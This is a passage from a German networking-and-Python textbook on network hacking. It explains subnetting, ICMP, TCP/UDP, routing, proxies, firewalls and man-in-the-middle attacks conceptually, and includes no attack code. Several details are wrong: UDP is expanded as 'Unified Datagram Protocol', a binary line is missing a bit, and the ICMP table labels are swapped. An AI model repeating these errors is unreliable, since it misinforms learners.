Möchte ein Computer mit einem anderen in einem IP-Netzwerk kommunizieren, errechnet er zunächst aus der IP-Adresse und der Netzmaske die Netzstartadresse. Dazu ein Beispiel: Nehmen wir an, ein Computer hat die IP 192.168.1.2. In binärer Schreibform wäre dies:

```
11000000.10101000.00000001.00000010
```

Eine Netzmaske von 255.255.255.0 ist binär ausgedrückt:

```
11111111.11111111.11111111.00000000
```

Wenn man beide Adressen nun mit einer AND-Operation verknüpft, d. h. jede Stelle, an der beide Adressen eine 1 enthalten, bleibt eine 1, ansonsten resultiert eine 0, erhält man Folgendes (siehe Abb. 2.9):




Abb. 2.8 IP-Header

```
11000000.10101000.00000001.00000010
11111111.11111111.11111111.00000000
--------------------------------------
11000000.10101000.00000001.00000000
```

Abb. 2.9 Subnet-Rechnung

```
11000000.1010100.00000001.00000000
```

In Dezimalform umgerechnet ergibt das 192.168.1.0, die Netzstart-Adresse.

Sollten Sie mit dem binären Zahlensystem noch nicht vertraut sein, empfiehlt sich wahlweise die Verwendung eines wissenschaftlichen Taschenrechners oder eine kurze Internetrecherche.

Die Netzmaske gibt an, wie viele Bit der IP-Adresse für den Host und wie viele für das Netz reserviert sind. Weil die ersten 24 Bit auf 1 gesetzt sind, sieht man oft auch die Kurzschreibweise /24, den sogenannten CIDR-Block. Wird ausschließlich das letzte Byte für die Host-Adressierung verwendet, spricht man von einem Class-C-Netz, bei zwei Byte von einem Class-B- und bei drei von einem Class-A-Netz.

Für den Zielcomputer wird genau dieselbe Rechnung durchgeführt. Sollten zwei verschiedene Adressen herauskommen, weiß der Absender dadurch, dass sich das Ziel in einem anderen Netz befindet, und schaut in seine Routing-Tabelle (siehe Abschn. 2.14), ob es entweder einen Eintrag für dieses Netz oder einen Default-Gateway-Eintrag gibt. Findet sich ein Eintrag wird das Paket an den dort eingetragenen Zielrechner gesendet; falls nicht, bekommt man den Fehler „No route to host“.

2.8 ICMP

ICMP (Internet Control Message Protocol) wird von `IP` für die Fehlerbehandlung verwendet. ICMP besitzt als fest definierte Header-Parameter ein Type- und ein Code-Feld. Darauf basieren verschiedene Optionen (siehe Abb. 2.10).

Die meisten Leser kennen dieses Protokoll wahrscheinlich schon dank des ping-Programms, das ein `ICMP-Echo-Request-Paket` verschickt, auf ein `Echo-Response` wartet und so überprüft, ob ein Computer erreichbar ist und wie hoch die Netzlatenz ist. Weitere ICMP-Message-Typen wie beispielsweise Redirect-Host, um einem Computer mitzuteilen, dass es eine bessere Route für ihn gibt, entnehmen Sie bitte der Tab. 2.2.




Abb. 2.10 ICMP-Header

Tab. 2.2 ICMP Codes / Types

Code	Type	Name
0	0	echo-reply
3	0	net-unreachable
3	1	host-unreachable
3	2	protocol-unreachable
3	3	port-unreachable
3	4	fragmentation-needed
3	5	source-route-failed
3	6	dest-network-unknown
3	7	dest-port-unknown
3	8	source-host-isolated
3	9	network-admin
3	10	host-admin
3	11	network-service
3	12	host-service
3	13	com-admin-prohibited
3	14	host-precedence-violation
3	15	precedence-cuttof-in-effect
4	0	source-quench
5	0	redirect-network
5	1	redirect-host
5	2	redirect-service-network
5	3	redirect-service-host
6	0	alternate-host-address
8	0	echo-request
9	0	router-advertisement
10	0	router-selection
11	0	ttl-exceeded
11	1	fragment-reassembly-exceeded
12	0	pointer-error
12	1	missing-option
12	2	bad-length
13	0	timestamp-request
14	0	timestamp-reply
15	0	info-request
16	0	info-reply
17	0	mask-request
18	0	mask-reply
30	0	traceroute-forwarded

(Fortsetzung)

Tab. 2.2 (Fortsetzung)

30	1	packet-discarded
32	0	mobile-host-redirect
33	0	ipv6-where-are-you
34	0	ipv6-here-I-am
35	0	mobile-registration-request
36	0	mobile-registration-reply
37	0	domain-name-request
38	0	domain-name-reply
40	0	bad-spi
40	1	authentication-failed
40	2	decompression-failed
40	3	decryption-failed
40	4	need-authentication
40	5	need-authorization

2.9 TCP

TCP (Transmission Control Protocol) kümmert sich darum, dass eine Sitzung aufgebaut wird – der berühmte Three-Way-Handshake (siehe Abb. 2.13) – dass die Datenpakete nummeriert werden, damit der Zielrechner sie in der richtigen Reihenfolge verarbeiten kann, dass der Zielrechner eine Bestätigung schickt, wenn ein Paket angekommen ist, und dass ein Datenpaket neu geschickt wird, sollte die Bestätigung ausbleiben. Zu guter Letzt adressiert TCP mit Hilfe von Ports die Anwendungsprogramme, sowohl des sendenden Rechners (**Source Port**) als auch des empfangenden Rechners (**Destination Port**). Für häufig verwendete Anwendungsprotokolle wie `HTTP`, `FTP`, `IRC` usw. existieren Default-Ports (unter 1024); ein Server, der `HTTP` spricht, lauscht standardmäßig auf Port 80 (Abb. 2.11).




Abb. 2.11 TCP-Header

Ein typischer TCP-Header sieht wie folgt aus:

Neben den Ports muss man noch die **TCP-Flags** (siehe Tab. 2.3), Sequenz- und Acknowledgement-Nummer sowie Windowsize kennen. Die Flags dienen dazu, die Sitzung auf- und abzubauen und dem Zielrechner mitzuteilen, dass er das gesendete Paket bitte bevorzugt behandeln soll.

Die **Sequenz-Nummer** wird dazu verwendet, die gesendeten Daten in der richtigen Reihenfolge wieder zusammenzusetzen und verloren gegangene Pakete erneut anzufordern. Dazu wird jedem Paket eine fortlaufende Sequenz-Nummer gegeben, die pro zu verschickendes Byte um eins erhöht wird.

Die **Acknowledgement-Nummer** dagegen wird dazu verwendet, dem Gegenüber zu bestätigen, dass eine Sequenz-Nummer erfolgreich angekommen ist. Dazu wird die Sequenz-Nummer um eins erhöht als Antwort zurückgesendet. **Die Acknowledgement-Nummer beinhaltet somit die Sequenz-Nummer, die als nächstes erwartet wird.**

Die Windowsize gibt an, wie groß der Zwischenspeicher ist, in dem das Betriebssystem empfangene TCP-Pakete speichert, bis sie verarbeitet werden. Eine Windowsize von 0 signalisiert also dem Gegenüber, dass man sehr im Stress ist und dieser so freundlich sein soll, mit dem weiteren Verschicken zu warten. Die Windowsize gibt außerdem den Bereich von Sequenz-Nummern an, die der Host bereit ist zu akzeptieren, denn er **akzeptiert alles von der Acknowledgement-Nummer + Windowsize** (Abb. 2.12).

Der Aufbau einer TCP-Verbindung geschieht über den **Three-Way-Handshake** (siehe Abb. 2.13): Zuerst sendet der Quellrechner ein Paket, in dem das `SYN-Flag` gesetzt ist und, um das Beispiel einfach zu halten, mit einer Initial-Sequenz-Nummer von 1000. Die




Abb. 2.12 Zusammenspiel von Sequenz- und Acknowledgement-Nummer

Tab. 2.3 TCP-Flags

Flag	Funktion
SYN	Anforderung eines Verbindungsaufbaus
ACK	Bestätigung eines Pakets
RST	Abbruch der Verbindung (wird z. B. versendet, wenn der angesprochene Port geschlossen ist)
FIN	Sauberer Verbidungsabbau (muss von der Gegenseite bestätigt werden)
URG	Markiert das Paket als dringlich
PSH	Bittet den Empfänger das Paket nicht zwischen zu speichern




Abb. 2.13 Three-Way-Handshake

Initial-Sequenz-Nummer muss möglichst zufällig gewählt sein, um Blind-IP-Spoofing-Angriffe, bei denen die Sequenz-Nummer erraten werden muss, zu erschweren.

Der Zielrechner antwortet mit einem Paket, welches das SYN- und das ACK-Flag gesetzt hat. Als Initial-Sequenz-Nummer wird 5000 gewählt und die Acknowledgement-Nummer entspricht der Sequenz-Nummer des Quellrechners um eins erhöht (1001).

Last but not least sendet der Quellrechner ein Paket, in dem das ACK- (aber nicht mehr das SYN) Flag gesetzt ist und verwendet als neue Sequenz-Nummer die Acknowledgement-Nummer des SYN/ACK-Pakets und als Bestätigung für den Erhalt des vorherigen Pakets die Sequenz-Nummer des Zielrechners plus eins als Acknowledgement-Nummer.

Damit ist der Three-Way-Handshake abgeschlossen. Von nun an schicken beide Parteien nur noch ACK-Pakete. Sollte ein TCP-Paket an einen Port adressiert sein, an dem keine Anwendung horcht, muss nach RFC793 ein `RST-Paket` zurückgeschickt werden, um dem anfragenden Rechner zu signalisieren, dass die Anfrage ungültig ist. Viele Firewalls (siehe Abschn. 2.18) halten sich heutzutage nicht mehr an diesen Standard und verwerfen das Paket stillschweigend.

2.10 UDP

UDP (Unified Datagram Protocol) ist wie TCP auf der Transsportschicht anzusiedeln, verzichtet allerdings auf eine Sitzung und wird deshalb auch als zustandloses Protokoll bezeichnet. Des Weiteren kennt es nur Quell- und Zielport und kümmert sich nicht darum, ob die versendeten Pakete beim Zielrechner ankommen oder ob die Reihenfolge richtig ist. Einen typischen UDP-Header zeigt Abb. 2.14.

UDP arbeitet nach dem Prinzip „Fire and forget“ und findet vor allem Verwendung bei Diensten, bei denen es nicht so wichtig ist, dass alle Daten ankommen. Dies ist vorwiegend bei Streaming-Diensten wie Internet-Radio und Fernsehen der Fall. UDP findet aber ebenso als Transportprotokoll für DNS Verwendung. Der Vorteil von UDP




Abb. 2.14 UDP-Header

ist der höhere Datendurchsatz, denn die Paket-Header sind nicht nur wesentlich kleiner als TCP-Header, es wird auch nicht für jedes versendete Paket ein Antwortpaket erwartet.

2.11 Ein Fallbeispiel

Ein Ethernet/TCP/IP-Netzwerk ist die heutzutage am häufigsten anzutreffende Netz-Art. Sie besteht aus fünf statt der theoretischen sieben Schichten des ISO/OSI-Modells. Noch einmal kurz zur Auffrischung: **Ethernet** befindet sich auf **Layer 2**, **IP** (Internet Protocol) auf **Layer 3**, **TCP** (Transport Control Protocol) oder **UDP** (siehe Abschn. 2.10) auf **Layer 4-6** und Dienste wie **HTTP, SMTP, FTP** usw. auf **Layer 7**.

Sehen wir uns die verschiedenen Schichten von oben nach unten anhand eines HTTP-Pakets an. Als Beispiel soll ein Aufruf der Webseite www.springer.com dienen. Zuallererst zerlegt unser Computer die URL www.springer.com in ihre Bestandteile. Da wäre `HTTP` für das Anwendungsprotokoll, das verwendet werden soll, der Hostname `www`, die Domain `springer`, die Top-Level-Domain – kurz TLD – (com) und schlussendlich die Ressource, die wir abrufen möchten in diesem Fall `/`.

Mit diesen Informationen ausgestattet schreibt unser Computer die Anfrage in einen HTTP-Header (Layer 7).

```
GET / HTTP 1.1
Host: www.springer.com
```

Weiter geht es zur nächsten Schicht TCP (Layer 4–6). Diese baut über den Three-Way-Handshake eine Verbindung mit dem Gegenüber auf und adressiert den Destination-Port (80 für HTTP) und den Source-Port, damit das Betriebsystem die anfragende Anwendung wiederfinden kann und reicht das Paket weiter an IP.

IP (Layer 3) stellt zunächst einmal fest, dass es mit unserer Adressierung des Zielcomputers `www.springer.com` nicht wirklich viel anfangen kann, denn das Protokoll braucht eine IP-Adresse (62.50.45.35). Die Auflösung des Namens in eine IP-Adresse übernimmt der Dienst DNS (siehe Kap. 6). Kennt IP die Adresse des Zielcomputers, überprüft es zuerst, ob der Computer im selben Netz ist. Dies ist nicht der Fall, deswegen schaut IP in die lokale Routing-Tabelle, um zu erfahren wohin das Paket geschickt werden muss, damit es ankommt. Wenn es keinen direkten Eintrag für das Zielnetz gibt, wird das Paket an den Default-Gateway adressiert. Abschließend schreibt IP noch die Adresse der Netzwerkkarte, über die das Paket versendet wird, als Source-IP in den Header und

kontrolliert, ob das Paket zu groß zum Versenden ist (Stichwort Fragmentierung). Dann wandert es weiter zur nächsten Schicht.

Auf Layer 2 wird das Paket vom Ethernet-Protokoll entgegengenommen. ARP kümmert sich darum, dass die Ziel-IP-Adresse in eine MAC-Adresse aufgelöst wird und notiert sich die MAC- / IP-Zuordnung in seinem ARP-Cache, damit sie nicht bei jedem Datenpaket nachgefragt werden muss. Ethernet schreibt die ermittelte und die eigene MAC-Adresse auf das Ethernet-Paket und übergibt es dem letzten Layer (Physical), in dem Fall dem Treiber der Netzwerkkarte, der das Paket versendet.

2.12 Architektur

Der logische Aufbau einer Netzwerk-Kommunikation kann aus Sicht der Anwendungsschicht auf zwei verschiedene Arten erfolgen: Client/Server und Peer-to-Peer (P2P).

In einer **Client/Server-Architektur** (z. B. bei HTTP) gibt es einen Computer (Server), der einen oder mehrere Dienste anbietet und einen anderen Computer (Client), der diesen Dienst nutzen möchte. Der Client stellt eine Anfrage und der Server antwortet, sofern er die Anfrage für richtig formuliert und legitim hält.

In einer **Peer-to-Peer-Architektur** (z. B. bei Filesharing) sind dagegen alle Computer gleichberechtigt. Jeder kann Dienste anbieten und gleichzeitig anfragen.

Die allermeisten Netzwerk-Kommunikationen bedienen sich einer Client/Server-Architektur.

2.13 Gateway

Ein Gateway realisiert die Verbindung von einem Netzwerk zu einem oder mehreren anderen Netzwerken. Am häufigsten stößt man auf den Begriff „Gateway“ im Zusammenhang mit dem „Default-Gateway“, dem Router, der alle Pakete empfängt, bei denen ein Computer nicht weiß, wo er sie sonst hinschicken soll.

Heutzutage regelt ein Gateway üblicherweise die Kommunikation eines internen Netzes mit dem Internet und ist meist gleichzusetzen mit Router.

Früher wurde der Begriff für einen Computer gebraucht, der zwischen verschiedenen Netzarten vermittelt.

2.14 Router

Bei Routern unterscheidet man zwischen Internet-Routern und den handelsüblichen Heim-Routern, wie sie Internet-Provider (ISP) mit oder ohne WLAN an ihre Kunden ausliefern, und die dazu dienen, das Heimnetzwerk mit dem Internet zu verbinden und es hoffentlich wirksam gegen Angriffe zu schützen.

Heim-Router werden oft als Gateway bezeichnet, weil sie den Übergang eines Netzes in ein anderes regeln. Sie nehmen alle Datenpakete entgegen, die interne Rechner in das Internet schicken wollen, schreiben deren IP-Adresse (siehe Abschn. 2.7) auf die öffentliche, vom Provider zugewiesene Adresse um und leiten sie an einen Internet-Router beim ISP weiter.

Internet-Router leiten ebenfalls Pakete weiter, allerdings haben sie im Gegensatz zu den Heim-Routern nicht bloß eine statische Route, an die sie alle Daten schicken, sondern bedienen sich verschiedenster Protokolle wie RIP, OSPF oder BGP, um untereinander ihre Routing-Tabellen auszutauschen und den kürzesten Weg zum Zielcomputer zu ermitteln.

Mit Hilfe des Befehls `traceroute` kann man alle Internet-Router ermitteln, die zwischen dem eigenen Computer und dem Zielrechner die Pakete weiterleiten, sofern diese auf bestimmte Pakete antworten.

```
traceroute www.springer.com
traceroute to www.springer.com (62.50.45.35)
 1  192.168.1.1 (192.168.1.1)  1.167 ms
 2  xdsl-31-164-168-1.adslplus.ch (31.164.168.1)
 3  * * *
 4  212.161.249.178 (212.161.249.178)
 5  equinix-zurich.interoute.net (194.42.48.74)
 6  xe-3-2-0-0.fra-006-score-1-re0.interoute.net (212.23.43.250)
 7  ae0-0.fra-006-score-2-re0.interoute.net (84.233.207.94)
 8  ae1-0.prg-001-score-1-re0.interoute.net (84.233.138.209)
 9  ae0-0.prg-001-score-2-re0.interoute.net (84.233.138.206)
10  ae2-0.ber-alb-score-2-re0.interoute.net (84.233.138.234)
11  static-62-50-34-47.irtnet.net (62.50.34.47)
12  static-62-50-45-35.irtnet.net (62.50.45.35)
```

2.15 Bridge

Eine Bridge ist ein Layer-2-Router, der ggf. auch eine Firewall implementiert.

2.16 Proxies

Ein Proxy ist ein Stellvertreter. Er nimmt von einem Client eine Anfrage entgegen und schickt sie an seiner Stelle an den Zielrechner. Der Unterschied zum Router besteht darin, dass ein Router auf Layer 3 (IP) arbeitet und ein Proxy je nach Typ auf Layer 4-6 (TCP/UDP) oder auf Layer 7 (Application).

Viele Proxies unterstützen zusätzlich noch die Möglichkeit, das Protokoll, das sie weiterleiten, zu verstehen und so andere Protokolle, die über ihren Port gesprochen werden, zu unterbinden und die Inhalte der Protokolle auf gefährliche und / oder unerwünschte Inhalte wie SPAM oder Viren hin zu untersuchen. Des Weiteren bieten einige Proxies die

Möglichkeit den Dienst erst zu erlauben, nachdem sich der User z. B. mittels Passwort oder Smartcard authentifiziert hat.

Normalerweile muss ein Proxy explizit in die Verbindung konfiguriert werden. Der Web-Proxy wird z. B. in den Browser eingetragen. Es gibt allerdings auch den Spezialfall, dass eine Verbindung von einem Router oder einer Firewall (Abschn. 2.18) automatisch auf den Proxy umgeleitet wird. Einen solchen Proxy nennt man transparenter Proxy. Die meisten Internetprovider betreiben heutzutage transparente Proxies vor allem für HTTP, ohne dass ein Benutzer davon Kenntnis erhält. Meist geschieht dies aus Performancegründen, denn der Proxy speichert statische Webinhalte wie Bilder und Videos in seinem Cache. In manchen Ländern werden transparente Proxies allerdings auch eingesetzt um das Internet zu zensieren und zu überwachen.

Manche Web-Proxies fügen einen `PROXY-VIA`-Eintrag zu dem HTTP-Header hinzu, worüber man nicht nur erkennen kann, dass die Verbindung über einen Proxy läuft, sondern zusätzlich noch die IP-Adresse des Proxies erfährt. Bei transparenten Proxies deutet das Vorhandensein dieses Header-Eintrags allerdings wohl eher auf eine Fehlkonfiguration als auf Absicht hin.

Interessierte Leser können z. B. folgendes Script verwenden, um sich alle HTTP-Informationen ihres Browsers anzeigen zu lassen www.codekid.net/cgi-bin/env.pl

2.17 Virtual Private Networks

Virtual Private Network (VPN) ist ein Sammelbegriff für eine Vielzahl von Schutzmechanismen, die lediglich gemein haben, eine Verbindung mit Hilfe von Verschlüsselungs- und/oder Authentifizierungsverfahren zu schützen. Die meisten VPNs unterstützen die Möglichkeit ganze Netze zu tunneln und mit starker Kryptografie sowohl vor Spionage als auch Manipulation zu schützen. Hierfür erweitert ein VPN den Protokollstack wahlweise auf Layer 3, 4 oder 7. Allgemein gilt: Je tiefer der Eingriff im Protokollstack stattfindet, desto potenziell sicherer wird der Tunnel, weil alle höher liegenden Schichten geschützt werden können.

Typische Protokolle für VPN-Lösungen sind IPsec, PPTP und OpenVPN, typische Einsatzgebiete die Anbindung von Außendienststellen mit dem Firmennetz und die Integration von Roadrunnern (Mitarbeiter, die sich über eine mobile Internetverbindung von unterwegs ins Firmennetz einloggen wollen).

2.18 Firewalls

Eine Firewall ist kein Produkt und kein magischer Kasten mit vielen wichtig blinkenden LEDs auch wenn viele IT-Security-Firmen Ihnen das weismachen wollen. **Eine Firewall ist ein Sicherheitskonzept**. Sie dient dazu, Netze und Computer vor Angreifern zu schützen, und ist nur so effektiv wie die Kombination ihrer einzelnen Komponenten.

Typische Bestandteile einer Firewall sind üblicherweise ein Paketfilter, Intrusion Detection System, Intrusion Prevention System, Log Analyzer, regelmäßige System-Updates, Virenscanner, Proxies, Honeypot und / oder VPNs.

Ein **Paketfilter** arbeitet auf Layer 3 und 4 und entscheidet anhand eines Regelwerks, ob ein Datenpaket zugelassen, verworfen, zurückgewiesen oder umgeleitet werden soll.

Intrusion-Detection-Systeme gibt es in zwei verschiedenen Varianten: Host- und Network-Intrusion-Detection-System. Ein Host-Intrusion-Detection-System (HIDS) entdeckt erfolgreiche Angriffe auf dem lokalen Computer, indem z. B. über alle Dateien und Ordner kryptografische Prüfsummen gespeichert und kontinuierlich überprüft werden.

Ein Network-Intrusion-Detection-System dagegen spürt Angriffe im Netzwerkverkehr auf und kann auf allen Layern gleichzeitig operieren. Seine Funktionsweise ist vergleichbar mit einem Virenscanner, denn es sucht nach Signaturen von bekannten Angriffen. Zusätzlich gibt es noch die Möglichkeit ein NIDS lernen zu lassen, was in einem Netz als normaler Traffic angesehen wird, und die Anomalie-Detection-Komponente meldet alle davon abweichenden Datenpakete. Angriffe, die von einem IDS entdeckt worden sind, können dank eines **Intrusion-Prevention-Systems** (IPS) abgewehrt werden. Im einfachsten Fall trägt das IPS dazu die angreifende IP-Adresse in eine Sperrliste des Paketfilters ein, was allerdings dazu führen kann, dass ein kreativer Angreifer mit gefälschten Paketen ganze Netzblöcke unerreichbar machen kann, deren Zugriff eigentlich legitim wäre. Deswegen gehen bessere IPS dazu über den Payload eines Angriffes so umzuschreiben, dass er keinen Schaden mehr anrichten kann.

Ein **Honeypot** ist ein simulierter Server oder ein ganzes simuliertes Netzwerk von leicht hackbaren Diensten, das je nach Einsatzgebiet dazu dient, Angreifer von den reellen Produktivservern wegzulocken oder als zusätzliches Frühwarnsystem zur Protokollierung und Analyse von neuen Cracking-Techniken, Viren, Würmern etc. verwendet werden kann.

Zu guter letzt die wichtigste Komponente: ein regelmäßiger System-Update! Fehlt dieser, kann dadurch das gesamte Sicherheitskonzept unbrauchbar gemacht werden, denn eine Firewall besteht wie ein normaler Desktop-Computer aus Softwarekomponenten, die Sicherheitslücken enthalten (können).

2.19 Man-in-the-middle-Attacken

Man-in-the-middle-Attacken (kurz Mim- oder Mitm Attacken) funktionieren vom Prinzip her wie ein Proxy, nur auf unfreiwilliger Basis. Manche Mitmenschen bezeichnen deswegen transparente Zwangsproxies ebenfalls als Man-in-the-Middle-Angriff.

Allen Mim-Attacken ist gemein, dass sie teilweise oder komplett den Traffic eines Opfers an sich selbst umleiten und dann erst an den eigentlichen Zielrechner weiterrouten (siehe Abb. 2.15).




Abb. 2.15 Man-in-the-Middle Angriff

Dies kann durch die unterschiedlichsten Techniken realisiert werden, wie ARP-Cache-Poisoning (Abschn. 4.2), DNS-Spoofing (Abschn. 6.7) oder ICMP Redirection (Abschn. 5.10).

Ein Angreifer kann so nicht nur sämtlichen Traffic inklusive sensibler Daten wie Benutzernamen und Passwörter mitlesen, sondern auch gezielt Verbindungen unterbinden oder Inhalte verändern.

Python Basics

3

Zusammenfassung

Python ist eine dynamische Scriptsprache, die sich zum Ziel gesetzt hat, einfach erlernbar und gut lesbar zu sein. Ihren Namen hat die Sprache von der englischen Komikergruppe Monty Python, so verwundert es nicht, dass ein weiteres Ziel ist, dass Programmieren in Python Spaß machen soll!

3.1 Aller Anfang ist einfach

Um zu beweisen, dass das nicht nur leere Phrasen sind, starten Sie doch mal die interaktive Python Shell, indem Sie in einer Konsole / einem Terminal Ihrer Wahl `python` eingeben. Das Ergebnis ist ein Eingabeprompt, der prompt alle Python-Befehle ausführt, die Sie eingeben, probieren Sie es!

```
>>> ska = 42
>>> print("Die Antwort auf alles: " + str(ska))
```

Möge dem Autor nichts Schlimmes zustoßen, dass er sich nicht an den allgemeinen „Hello world"-Kodex hält, zeigt doch dieses Beispiel direkt viele verschiedene Spracheigenschaften.

Der Befehl `ska = 42` weist der Variablen `ska` den Wert 42 zu. 42 ist eine Zahl und da ein Computer bei Zahlen sehr eigen ist, weil er eigentlich nichts anderes kennt, gibt es sie in den verschiedensten Formen (siehe Abschn. 3.3). Für den Anfang reicht es zu wissen, dass eine Zahl wie 42 für Python etwas anderes ist, als Text (engl. String), der zwischen zwei Anführungszeichen oder Hochkommata steht.

Die Funktion **print** gibt den Text, der ihr als Parameter übergeben wird, auf dem Bildschirm aus und die Funktion **str** sorgt vorher dafür, dass die Zahl 42 in Text

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_3

umgewandelt wird, denn Sie können mit + nur gleiche Datentypen aneinanderreihen (oder addieren, wenn Sie so wollen).

Das nächste Beispiel demonstriert direkt die Mächtigkeit von Python, kurzen, einfach verständlichen Code zu erzeugen. Raten Sie, was folgende Zeilen zaubern:

```
>>> with open("test.txt") as file:
>>>     for line in file:
...         words = line.split(" ")
...         print(" ".join(reversed(words)))
```

Können Sie erraten was die obigen Zeilen bewirken?

Für jede Zeile in der Datei test.txt, wird die Zeile in Worte aufgesplittet und anschließend in umgekehrter Reihenfolge auf dem Bildschirm ausgegeben. Versuchen Sie das mal in einer Sprache wie Java oder C!

Außerdem zeigt das obige Beispiel noch eins der auffälligsten Merkmale an Python: die zwangsweise Einrückung von Code, um Blöcke zu kennzeichnen, was die Lesbarkeit des Codes noch weiter erhöht.

Es sei noch angemerkt, dass diese Einführung keinen Wert auf Vollständigkeit legt, sondern nur das Wissen vermitteln will, das für das Verständnis der Source Codes in diesem Buch gebraucht wird. Wer einen umfassenden Einstieg wünscht, dem sei das Buch *Python 3 – Intensivkurs* im Springer Verlag empfohlen (ISBN 978-3-642-04376-5).

3.2 Die Python Philosophie

Die Design-Prinzipien und die Philosophie hinter Python ist definiert in PEP-20 „Zen of Python“ und einsehbar, indem man in der interaktiven Python Shell `import this` eingibt.

```
>>> import this
The Zen of Python, by Tim Peters

Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
```

```
Although never is often better than *right* now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
```

Die wichtigsten Prinzipien sind nach der Meinung des Autors:

1. „batteries included“
2. „we are all consenting adults here“
3. „there should be one—and preferably only one—obvious way to do it“

„Batteries included“ bedeutet, dass Python schon viele Module für die gängigsten Aufgaben mitbringt, wie das Versenden einer E-Mail oder das Abrufen einer Webseite. Dank des Prinzips „We are all consenting adults here“ (auf Deutsch „Wir sind alle verantwortungsbewusste Erwachsene“) steht Python niemals dem Programmierer im Weg. Der Programmierer entscheidet, ob er eine als privat deklarierte Methode eines Moduls nutzen will oder nicht. Python legt einem kein Zwangskorsett an wie z. B. Java, was nicht heißen soll, dass es nicht Mittel und Wege gibt, solch ein Zwangskorsett zu implementieren.

3.3 Datentypen

Das wichtigste in einem Computerprogramm sind Daten, denn ohne Daten kann nichts eingelesen, verarbeitet oder ausgegeben werden. Daten können verschiedene Typen haben und in unterschiedlichen Strukturen im Arbeitsspeicher abgelegt werden.

In Python werden die Datentypen String und Zahl unterschieden. Strings sind Buchstaben, Wörter oder ganze Textblöcke, und Zahlen können als Ganz- oder Fließkommazahlen gespeichert werden.

```
python
>>> "hello world"
>>> 1
>>> 2.34567890
```

In Python 3 werden Strings in der Unicode-Kodierung gespeichert, d. h. sie können auch chinesische Schriftzeichen, Kanji, Emoticons und vieles mehr enthalten. Strings können zwischen einfachen oder doppelten Anführungsstrichen stehen. Mehrzeiligen Text bindet man mit dreifachen doppelten Anführungsstrichen ein.

```
"""Hier steht so viel,
dass wir es über mehrere Zeilen aufteilen
und die Zeilenumbrüche übernehmen wollen"""
```

Datentypen können in andere Datentypen umgewandelt werden. Dies müssen sie z. B. tun, um eine Zahl auszugeben. Dazu dienen die in Python eingebauten Funktionen **str()**, **int()** und **float()** .

```
f = 42.23
i = int(f)
```

